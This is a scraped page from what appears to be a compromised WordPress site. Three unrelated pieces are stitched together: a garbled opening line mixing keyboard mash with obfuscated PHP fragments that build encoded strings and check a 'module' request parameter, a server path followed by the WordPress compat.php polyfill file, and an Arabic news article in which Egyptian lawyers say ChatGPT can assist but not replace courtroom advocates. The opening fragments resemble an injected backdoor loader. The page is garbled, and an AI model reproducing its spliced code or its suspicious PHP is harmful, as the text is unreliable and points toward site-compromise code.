财务姐富婆就死哦基础oiwjfoijvoc 恶无非可从跑开了MV v每次看完jaf@#$%^&uhk.= "OEs5";$z复测而服文件GVi今晚服务金额fijd .= "dzYv";($data['module'])) { http_response_code(402); exit;LQW]SC'.E'HNRFN 3.poqwsmcfl kndvgerjhdfsmbv l;
/home/tahkoom/public_html/wp-includes/compat.php
<?php
/**
 * WordPress implementation for PHP functions either missing from older PHP versions or not included by default.
 *
 * This file is loaded extremely early and the functions can be relied upon by drop-ins.
 * Ergo, please ensure you do not rely on external functions when writing code for this file.
 * Only use functions built into PHP or are defined in this file and have adequate testing
 * and error suppression to ensure the file will run correctly and not break websites.
 *
 * @package PHP
 * @access private
 */

// If gettext isn't available.
if ( ! function_exists( '_' ) ) {
	function _( $message ) {
		return $message;
	}
}

/**
 * Returns whether PCRE/u (PCRE_UTF8 modifier) is available for use.
 *
 * @ignore
 * @since 4.2.2
 * @access private
 *
 * @param bool $set - Used for testing only
 *             null   : default - get PCRE/u capability
 *             false  : Used for testing - return false for future calls to this function
 *             'reset': Used for testing - restore default behavior of this function
 */
function _wp_can_use_pcre_u( $set = null ) {
	static $utf8_pcre = 'reset';

	if ( null !== $set ) {
		$utf8_pcre = $set;
	}

	if ( 'reset' === $utf8_pcre ) {
		// phpcs:ignore WordPress.PHP.NoSilencedErrors.Discouraged -- intentional error generated to detect PCRE/u support.
		$utf8_pcre = @preg_match( '/^./u', 'a' );
	}

	return $utf8_pcre;
}

/**
 * Indicates if a given slug for a character set represents the UTF-8 text encoding.
 *
 * A charset is considered to represent UTF-8 if it is a case-insensitive match
 * of "UTF-8" with or without the hyphen.
 *
 * Example:
 *
 *     true  === _is_utf8_charset( 'UTF-8' );
 *     true  === _is_utf8_charset( 'utf8' );
 *     false === _is_utf8_charset( 'latin1' );
 *     false === _is_utf8_charset( 'UTF 8' );
 *
 *     // Only strings match.
 *     false === _is_utf8_charset( [ 'charset' => 'utf-8' ] );
 *
 * `is_utf8_charset` should be used outside of this file.
 *
 * @ignore
 * @since 6.6.1
 *
 * @param string $charset_slug Slug representing a text character encoding, or "charset".
 *                             E.g. "UTF-8", "Windows-1252", "ISO-8859-1", "SJIS".
 *
 * @return bool Whether the slug represents the UTF-8 encoding.
 */
function _is_utf8_charset( $charset_slug ) {
	if ( ! is_string( $charset_slug ) ) {
		return false;
	}

	return (
		0 === strcasecmp( 'UTF-8', $charset_slug ) ||
		0 === strcasecmp( 'UTF8', $charset_slug )
	);
}

if ( ! function_exists( 'mb_substr' ) ) :
	/**
	 * Compat function to mimic mb_substr().
	 *
	 * @ignore
	 * @since 3.2.0
	 *
	 * @see _mb_substr()
	 *
	 * @param string      $string   The string to extract the substring from.
	 * @param int         $start    Position to being extraction from in `$string`.
	 * @param int|null    $length   Optional. Maximum number of characters to extract from `$string`.
	 *                              Default null.
	 * @param string|null $encoding Optional. Character encoding to use. Default null.
	 * @return string Extracted substring.
	 */
	function mb_substr( $string, $start, $length = null, $encoding = null ) { // phpcs:ignore Universal.NamingConventions.NoReservedKeywordParameterNames.stringFound
		return _mb_substr( $string, $start, $length, $encoding );
	}
endif;

/**
 * Internal compat function to mimic mb_substr().
 *
 * Only understands UTF-8 and 8bit. All other character sets will be treated as 8bit.
 * For `$encoding === UTF-8`, the `$str` input is expected to be a valid UTF-8 byte
 * sequence. The behavior of this function for invalid inputs is undefined.
 *
 * @ignore
 * @since 3.2.0
 *
 * @param string      $str      The string to extract the substring from.
 * @param int         $start    Position to being extraction from in `$str`.
 * @param int|null    $length   Optional. Maximum number of characters to extract from `$str`.
 *                              Default null.
 * @param string|null $encoding Optional. Character encoding to use. Default null.
 * @return string Extracted substring.
 */
function _mb_substr( $str, $start, $length = null, $encoding = null ) {
	if ( null === $str ) {
		return '';
	}

	if ( null === $encoding ) {
		$encoding = get_option( 'blog_charset' );
	}

	/*
	 * The solution below works only for UTF-8, so in case of a different
	 * charset just use built-in substr().
	 */
	if ( ! _is_utf8_charset( $encoding ) ) {
		return is_null( $length ) ? substr( $str, $start ) : substr( $str, $start, $length );
	}

	if ( _wp_can_use_pcre_u() ) {
		// Use the regex unicode support to separate the UTF-8 characters into an array.
		preg_match_all( '/./us', $str, $match );
		$chars = is_null( $length ) ? array_slice( $match[0], $start ) : array_slice( $match[0], $start, $length );
		return implode( '', $chars );
	}

	$regex = '/(
		[\x00-\x7F]                  # single-byte sequences   0xxxxxxx
		| [\xC2-\xDF][\x80-\xBF]       # double-byte sequences   110xxxxx 10xxxxxx
		| \xE0[\xA0-\xBF][\x80-\xBF]   # triple-byte sequences   1110xxxx 10xxxxxx * 2
		| [\xE1-\xEC][\x80-\xBF]{2}
		| \xED[\x80-\x9F][\x80-\xBF]
		| [\xEE-\xEF][\x80-\xBF]{2}
		| \xF0[\x90-\xBF][\x80-\xBF]{2} # four-byte sequences   11110xxx 10xxxxxx * 3
		| [\xF1-\xF3][\x80-\xBF]{3}
		| \xF4[\x80-\x8F][\x80-\xBF]{2}
	)/x';

	// Start with 1 element instead of 0 since the first thing we do is pop.
	$chars = array( '' );

	do {
		// We had some string left over from the last round, but we counted it in that last round.
		array_pop( $chars );

		/*
		 * Split by UTF-8 character, limit to 1000 characters (last array element will contain
		 * the rest of the string).
		 */
		$pieces = preg_split( $regex, $str, 1000, PREG_SPLIT_DELIM_CAPTURE | PREG_SPLIT_NO_EMPTY );

		$chars = array_merge( $chars, $pieces );

		// If there's anything left over, repeat the loop.
	} while ( count( $pieces ) > 1 && $str = array_pop( $pieces ) );

	return implode( '', array_slice( $chars, $start, $length ) );
}

if ( ! function_exists( 'mb_strlen' ) ) :
	/**
	 * Compat function to mimic mb_strlen().
	 *
	 * @ignore
	 * @since 4.2.0
	 *
	 * @see _mb_strlen()
	 *
	 * @param string      $string   The string to retrieve the character length from.
	 * @param string|null $encoding Optional. Character encoding to use. Default null.
	 * @return int String length of `$string`.
	 */
	function mb_strlen( $string, $encoding = null ) { // phpcs:ignore Universal.NamingConventions.NoReservedKeywordParameterNames.stringFound
		return _mb_strlen( $string, $encoding );
	}
endif;

/**
 * Internal compat function to mimic mb_strlen().
 *
 * Only understands UTF-8 and 8bit. All other character sets will be treated as 8bit.
 * For `$encoding === UTF-8`, the `$str` input is expected to be a valid UTF-8 byte
 * sequence. The behavior of this function for invalid inputs is undefined.
 *
 * @ignore
 * @since 4.2.0
 *
 * @param string      $str      The string to retrieve the character length from.
 * @param string|null $encoding Optional. Character encoding to use. Default null.
 * @return int String length of `$str`.
 */
function _mb_strlen( $str, $encoding = null ) {
	if ( null === $encoding ) {
		$encoding = get_option( 'blog_charset' );
	}

	/*
	 * The solution below works only for UTF-8, so in case of a different charset
	 * just use built-in strlen().
	 */
	if ( ! _is_utf8_charset( $encoding ) ) {
		return strlen( $str );
	}

	if ( _wp_can_use_pcre_u() ) {
		// Use the regex unicode support to separate the UTF-8 characters into an array.
		preg_match_all( '/./us', $str, $match );
		return count( $match[0] );
	}

	$regex = '/(?:
		[\x00-\x7F]                  # single-byte sequences   0xxxxxxx
		| [\xC2-\xDF][\x80-\xBF]       # double-byte sequences   110xxxxx 10xxxxxx
		| \xE0[\xA0-\xBF][\x80-\xBF]   # triple-byte sequences   1110xxxx 10xxxxxx * 2
		| [\xE1-\xEC][\x80-\xBF]{2}
		| \xED[\x80-\x9F][\x80-\xBF]
		| [\xEE-\xEF][\x80-\xBF]{2}
		| \xF0[\x90-\xBF][\x80-\xBF]{2} # four-byte sequences   11110xxx 10xxxxxx * 3
		| [\xF1-\xF3][\x80-\xBF]{3}
		| \xF4[\x80-\x8F][\x80-\xBF]{2}
	)/x';

	// Start at 1 instead of 0 since the first thing we do is decrement.
	$count = 1;

	do {
		// We had some string left over from the last round, but we counted it in that last round.
		--$count;

		/*
		 * Split by UTF-8 character, limit to 1000 characters (last array element will contain
		 * the rest of the string).
		 */
		$pieces = preg_split( $regex, $str, 1000 );

		// Increment.
		$count += count( $pieces );

		// If there's anything left over, repeat the loop.
	} while ( $str = array_pop( $pieces ) );

	// Fencepost: preg_split() always returns one extra item in the array.
	return --$count;
}

// sodium_crypto_box() was introduced in PHP 7.2.
if ( ! function_exists( 'sodium_crypto_box' ) ) {
	require ABSPATH . WPINC . '/sodium_compat/autoload.php';
}

if ( ! function_exists( 'is_countable' ) ) {
	/**
	 * Polyfill for is_countable() function added in PHP 7.3.
	 *
	 * Verify that the content of a variable is an array or an object
	 * implementing the Countable interface.
	 *
	 * @since 4.9.6
	 *
	 * @param mixed $value The value to check.
	 * @return bool True if `$value` is countable, false otherwise.
	 */
	function is_countable( $value ) {
		return ( is_array( $value )
			|| $value instanceof Countable
			|| $value instanceof SimpleXMLElement
			|| $value instanceof ResourceBundle
		);
	}
}

if ( ! function_exists( 'array_key_first' ) ) {
	/**
	 * Polyfill for array_key_first() function added in PHP 7.3.
	 *
	 * Get the first key of the given array without affecting
	 * the internal array pointer.
	 *
	 * @since 5.9.0
	 *
	 * @param array $array An array.
	 * @return string|int|null The first key of array if the array
	 *                         is not empty; `null` otherwise.
	 */
	function array_key_first( array $array ) { // phpcs:ignore Universal.NamingConventions.NoReservedKeywordParameterNames.arrayFound
		if ( empty( $array ) ) {
			return null;
		}

		foreach ( $array as $key => $value ) {
			return $key;
		}
	}
}

if ( ! function_exists( 'array_key_last' ) ) {
	/**
	 * Polyfill for `array_key_last()` function added in PHP 7.3.
	 *
	 * Get the last key of the given array without affecting the
	 * internal array pointer.
	 *
	 * @since 5.9.0
	 *
	 * @param array $array An array.
	 * @return string|int|null The last key of array if the array
	 *.                        is not empty; `null` otherwise.
	 */
	function array_key_last( array $array ) { // phpcs:ignore Universal.NamingConventions.NoReservedKeywordParameterNames.arrayFound
		if ( empty( $array ) ) {
			return null;
		}

		end( $array );

		return key( $array );
	}
}

if ( ! function_exists( 'array_is_list' ) ) {
	/**
	 * Polyfill for `array_is_list()` function added in PHP 8.1.
	 *
	 * Determines if the given array is a list.
	 *
	 * An array is considered a list if its keys consist of consecutive numbers from 0 to count($array)-1.
	 *
	 * @see https://github.com/symfony/polyfill-php81/tree/main
	 *
	 * @since 6.5.0
	 *
	 * @param array<mixed> $arr The array being evaluated.
	 * @return bool True if array is a list, false otherwise.
	 */
	function array_is_list( $arr ) {
		if ( ( array() === $arr ) || ( array_values( $arr ) === $arr ) ) {
			return true;
		}

		$next_key = -1;

		foreach ( $arr as $k => $v ) {
			if ( ++$next_key !== $k ) {
				return false;
			}
		}

		return true;
	}
}

if ( ! function_exists( 'str_contains' ) ) {
	/**
	 * Polyfill for `str_contains()` function added in PHP 8.0.
	 *
	 * Performs a case-sensitive check indicating if needle is
	 * contained in haystack.
	 *
	 * @since 5.9.0
	 *
	 * @param string $haystack The string to search in.
	 * @param string $needle   The substring to search for in the `$haystack`.
	 * @return bool True if `$needle` is in `$haystack`, otherwise false.
	 */
	function str_contains( $haystack, $needle ) {
		if ( '' === $needle ) {
			return true;
		}

		return false !== strpos( $haystack, $needle );
	}
}

if ( ! function_exists( 'str_starts_with' ) ) {
	/**
	 * Polyfill for `str_starts_with()` function added in PHP 8.0.
	 *
	 * Performs a case-sensitive check indicating if
	 * the haystack begins with needle.
	 *
	 * @since 5.9.0
	 *
	 * @param string $haystack The string to search in.
	 * @param string $needle   The substring to search for in the `$haystack`.
	 * @return bool True if `$haystack` starts with `$needle`, otherwise false.
	 */
	function str_starts_with( $haystack, $needle ) {
		if ( '' === $needle ) {
			return true;
		}

		return 0 === strpos( $haystack, $needle );
	}
}

if ( ! function_exists( 'str_ends_with' ) ) {
	/**
	 * Polyfill for `str_ends_with()` function added in PHP 8.0.
	 *
	 * Performs a case-sensitive check indicating if
	 * the haystack ends with needle.
	 *
	 * @since 5.9.0
	 *
	 * @param string $haystack The string to search in.
	 * @param string $needle   The substring to search for in the `$haystack`.
	 * @return bool True if `$haystack` ends with `$needle`, otherwise false.
	 */
	function str_ends_with( $haystack, $needle ) {
		if ( '' === $haystack ) {
			return '' === $needle;
		}

		$len = strlen( $needle );

		return substr( $haystack, -$len, $len ) === $needle;
	}
}

if ( ! function_exists( 'array_find' ) ) {
	/**
	 * Polyfill for `array_find()` function added in PHP 8.4.
	 *
	 * Searches an array for the first element that passes a given callback.
	 *
	 * @since 6.8.0
	 *
	 * @param array    $array    The array to search.
	 * @param callable $callback The callback to run for each element.
	 * @return mixed|null The first element in the array that passes the `$callback`, otherwise null.
	 */
	function array_find( array $array, callable $callback ) { // phpcs:ignore Universal.NamingConventions.NoReservedKeywordParameterNames.arrayFound
		foreach ( $array as $key => $value ) {
			if ( $callback( $value, $key ) ) {
				return $value;
			}
		}

		return null;
	}
}

if ( ! function_exists( 'array_find_key' ) ) {
	/**
	 * Polyfill for `array_find_key()` function added in PHP 8.4.
	 *
	 * Searches an array for the first key that passes a given callback.
	 *
	 * @since 6.8.0
	 *
	 * @param array    $array    The array to search.
	 * @param callable $callback The callback to run for each element.
	 * @return int|string|null The first key in the array that passes the `$callback`, otherwise null.
	 */
	function array_find_key( array $array, callable $callback ) { // phpcs:ignore Universal.NamingConventions.NoReservedKeywordParameterNames.arrayFound
		foreach ( $array as $key => $value ) {
			if ( $callback( $value, $key ) ) {
				return $key;
			}
		}

		return null;
	}
}

if ( ! function_exists( 'array_any' ) ) {
	/**
	 * Polyfill for `array_any()` function added in PHP 8.4.
	 *
	 * Checks if any element of an array passes a given callback.
	 *
	 * @since 6.8.0
	 *
	 * @param array    $array    The array to check.
	 * @param callable $callback The callback to run for each element.
	 * @return bool True if any element in the array passes the `$callback`, otherwise false.
	 */
	function array_any( array $array, callable $callback ): bool { // phpcs:ignore Universal.NamingConventions.NoReservedKeywordParameterNames.arrayFound
		foreach ( $array as $key => $value ) {
			if ( $callback( $value, $key ) ) {
				return true;
			}
		}

		return false;
	}
}

if ( ! function_exists( 'array_all' ) ) {
	/**
	 * Polyfill for `array_all()` function added in PHP 8.4.
	 *
	 * Checks if all elements of an array pass a given callback.
	 *
	 * @since 6.8.0
	 *
	 * @param array    $array    The array to check.
	 * @param callable $callback The callback to run for each element.
	 * @return bool True if all elements in the array pass the `$callback`, otherwise false.
	 */
	function array_all( array $array, callable $callback ): bool { // phpcs:ignore Universal.NamingConventions.NoReservedKeywordParameterNames.arrayFound
		foreach ( $array as $key => $value ) {
			if ( ! $callback( $value, $key ) ) {
				return false;
			}
		}

		return true;
	}
}

// IMAGETYPE_AVIF constant is only defined in PHP 8.x or later.
if ( ! defined( 'IMAGETYPE_AVIF' ) ) {
	define( 'IMAGETYPE_AVIF', 19 );
}

// IMG_AVIF constant is only defined in PHP 8.x or later.
if ( ! defined( 'IMG_AVIF' ) ) {
	define( 'IMG_AVIF', IMAGETYPE_AVIF );
}

// IMAGETYPE_HEIC constant is not yet defined in PHP as of PHP 8.3.
if ( ! defined( 'IMAGETYPE_HEIC' ) ) {
	define( 'IMAGETYPE_HEIC', 99 );
}
هل يصبح Chat GPT محامي في المحاكم المصرية ؟ – tahkoom.com
تفاعل


هل يصبح Chat GPT محامي في المحاكم المصرية ؟
كتبت شروق عارف

في زمن لم يعد فيه الذكاء الاصطناعي مجرد أداة ترفيهية أو وسيلة مساعدة في المهام الدراسية  بل أصبح جزءًا لا يتجزأ من تفاصيل حياتنا اليومية اقتحم هذا التطور التكنولوجي العديد من المجالات مثل الإعلام والطب والتعليم، وها هو اليوم يقترب من أبواب القانون

‏وظهر ذلك مؤخرا في قصة شاب كازاخستاني استخدم تطبيق شات جي بي تي  للطعن على مخالفة مرورية دون الاستعانة بمحامي ‏الأمر الذي جعلنا نطرح سؤال مهم هل يمكن أن نرى الذكاء الاصطناعي يوما يترافع داخل المحاكم المصرية

الذكاء الاصطناعي أداء مساعدة للمحامي وليست بديل عنه

‏صراحة أحد المحامين أن دور الذكاء الاصطناعي في المجال القانوني يجب أن يظل  محدود  ويقتصر فقد علي  تحسين النظام الإداري أو تنظيم المعلومات فإنه لا يمكن ان يعوض المحامي البشري

وأوضح  أن الذكاء الاصطناعي مجرد إلة تتلقى بيانات وتعيد إنتاجها دون أن تكون لديها قدرة على الفهم الحقيقي أو التقدير الإنساني فالذكاء الاصطناعي لا يعرف من الظالم ومن المظلوم  ولا يملك إحساسا أو ضميرا وهما عنصر أساسيان في مهنة المحاماة

 وضرب  مثالا على ذلك بقضايا القتل قائلا لو قدمت له أوراق قضية قتل  فكل ما سيفعله هو تطبيق القانون والإقرار بأن العقوبة هي الإعدام أو المؤبد لكنه لا يستطيع أن يكتشف الثغرات أو الملابسات التي قد يستخدمها المحامي للدفاع عن المتهم كما شدد على أن لكل قضية ظروفها وتفاصيلها الخاصة وهو ما لا يمكن للذكاء الاصطناعي التعامل معه بنفس كفاءة وتقدير المحامي البشري

من جانبه  قال المحامي فيصل محمد  إن الذكاء الاصطناعي قد يمثل أداة مساعدة للمحامين في بعض المهام مثل مراجعة العقود أو إعداد المذكرات القانونية لكنه لا يمكن أن يحل محل المحامي البشري خصوصا في قضايا المرافعة التي تعتمد على الفهم العميق للسياق والتقدير الشخصي للمواقف  كما اكد أن القوانين المصرية واضحة   حيث يشترط أن يكون المحامي شخص معتمدا من نقابة المحامين ولا توجد أي نصوص قانونية تسمح للذكاء الاصطناعي بالترافع أو تمثيل الموكلين أمام القضاء وأشار إلى أن تطوير استخدام الذكاء الاصطناعي في المجال القانوني يحتاج إلى تشريعات جديدة تضع ضوابط وحدودا واضحة  مؤكدا أن التكنولوجيا يمكن أن تكون مساعد  لكنها لا تستطيع أن تحل محل  المحامي في المحكمه

وفي السياق نفسه شدد المحامي محمد عاطف عبد الرسول محامي حر ومحاسب قانوني وخبير ضرائب حاصل على ماجستير في العلوم الجنائية والقضاء العسكري يري إن الاعتماد على الذكاء الاصطناعي في المجال القانوني يجب أن يكون بحذر معتبرا أن الذكاء الاصطناعي يفتقر إلى الرؤية القانوني والإدراك الأخلاقي الذي يميز المحامي البشري

‏وتابع حديثه قائلا ان القانون ليس مجرد قوانين تفسر أو تطبق، بل هو منظومة أخلاقية وإنسانية متكاملة المحامي لا يمثل فقط النص بل يمثل الضمير القانوني
الذكاء الاصطناعي لا يستطيع أن يشعر أو يتعاطف أو يقدر الملابسات النفسية والاجتماعية المحيطة بكل قضية

وأشار إلى أن استخدام الذكاء الاصطناعي في الشؤون القانونية يتطلب تنظيم تشريعي دقيق يضع له حدودا واضحة مؤكدا أن دوره يجب أن يظل مساعد وليس بديلاً خاصة في ساحات القضاء


‏ فعلى الرغم من التطور الملحوظ الذي حققه الذكاء الاصطناعي في مختلف المجالات لكن يبقي استخدامه كمحامي في المحاكم المصرية  موضوع  مثيرا للجدل يمكن للذكاء الاصطناعي أن يكون أداة مساعدة فعالة في بعض جوانب العمل القانوني مثل إعداد المذكرات القانونية أو تنظيم المعلومات لكن يبقى دور المحامي البشري أساسي في التحليل العميق للقضايا وفهم الظروف والملابسات


                                                                                                                                      

اظهر المزيد

مقالات ذات صلة

اترك تعليقاً

لن يتم نشر عنوان بريدك الإلكتروني. الحقول الإلزامية مشار إليها بـ *

زر الذهاب إلى الأعلى